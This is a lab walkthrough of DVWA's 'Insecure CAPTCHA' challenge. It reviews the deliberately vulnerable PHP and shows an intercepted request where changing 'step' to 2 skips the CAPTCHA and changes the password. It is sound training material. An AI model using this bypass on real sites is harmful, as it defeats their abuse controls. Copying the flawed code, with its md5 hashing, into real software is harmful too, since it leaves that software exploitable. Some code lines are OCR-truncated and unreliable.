
06. Insecure Captcha

Low Security



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Low | Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]

[Simulate attack] - [View IDS log]

Security level set to low

```
lets start solving low security
```




Vulnerability: Insecure CAPTCHA

Change your password:

More Information

- https://en.wikipedia.org/wiki/CAPTCHA
- https://www.google.com/recaptcha/
- https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012)

```
if we try to enter credentials without filling the CAPTCHA we get incorrect
captcha error
```



Vulnerability: Insecure CAPTCHA

Change your password:

New password:


Confirm new password:

The CAPTCHA was incorrect. Please try again.

More Information

- https://en.wikipedia.org/wiki/CAPTCHA
- https://www.google.com/recaptcha/
- https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012)

```
 if we enter CAPTCHA credentials properly we can see that we successfully
changed password
```




Vulnerability: Insecure CAPTCHA

You passed the CAPTCHA! Click the button to confirm your changes.

More Information

- https://en.wikipedia.org/wiki/CAPTCHA
- https://www.google.com/recaptcha/
- https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012)


```
lets try to bypass captcha mechanism intercept the request in the burpsuite
```



```
POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA/vulnerabilities/captcha/
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Connection: close
Cookie: security=low; PHPSESSID=buln4obvf39kcqmohcpvv0fqej
Upgrade-Insecure-Requests: 1

step=1&password_new=abcd&password_conf=abcd&g-recaptcha-response=&Change=Change
```


```
Firstly we can review the source code
```

1. Here it is checking the `step` value and if the value of the `step=1` it will show the error of CAPTCHA incorrect.
2. It also check that the both password have been entered by users are similar.




```
if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '1' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new  = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer(
        $_DVWA[ 'recaptcha_private_key'],
        $_POST['g-recaptcha-response']
    );

    // Did the CAPTCHA fail?
    if( !$resp ) {
        // What happens when the CAPTCHA was entered incorrectly
        $html     .= "<pre><br />The CAPTCHA was incorrect. Please try again.</pre>";
        $hide_form = false;
        return;
    }
    else {
        // CAPTCHA was correct. Do both new passwords match?
        if( $pass_new == $pass_conf ) {
            // Show next stage for the user
            echo "
                <pre><br />You passed the CAPTCHA! Click the button to confirm your changes.<br /></pre>
                <form action=\"#\" method=\"POST\">
                    <input type=\"hidden\" name=\"step\" value=\"2\" />
                    <input type=\"hidden\" name=\"password_new\" value=\"{$pass_new}\" />
                    <input type=\"hidden\" name=\"password_conf\" value=\"{$pass_conf}\" />
                    <input type=\"submit\" name=\"Change\" value=\"Change\" />
                </form>";
        }
        else {
            // Both new passwords do not match.
            $html     .= "<pre>Both passwords must match.</pre>";
            $hide_form = false;
        }
    }
}
```

If the `step=2` then `CAPTCHA` will be successfully verified. and data entered by an user will be passed to SQL Query for updating in Database



```
if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '2' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new  = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check to see if both password match
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) : ((tri
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) :

        // Feedback for the end user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with the passwords matching
        echo "<pre>Passwords did not match.</pre>";
        $hide_form = false;
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

```
If we intercept request without filling CAPTCHA and replaced value of step
parameter as '2' and forward request
```




New password: ••••

Confirm new password: ••••

Request to http://localhost:80 [127.0.0.1]

```
POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA/vulnerabilities/captcha/
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Connection: close
Cookie: security=low; PHPSESSID=buln4obvf39kcqmohcpvv0fqej
Upgrade-Insecure-Requests: 1

step=2&password_new=abcd&password_conf=abcd&g-recaptcha-response=&Change=Change
```

```
We can see that we have successfully changed the password without entering the
CAPTCHA
```



Vulnerability: Insecure CAPTCHA

Password Changed.

More Information

- https://en.wikipedia.org/wiki/CAPTCHA
- https://www.google.com/recaptcha/
- https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012)

For High level of Security

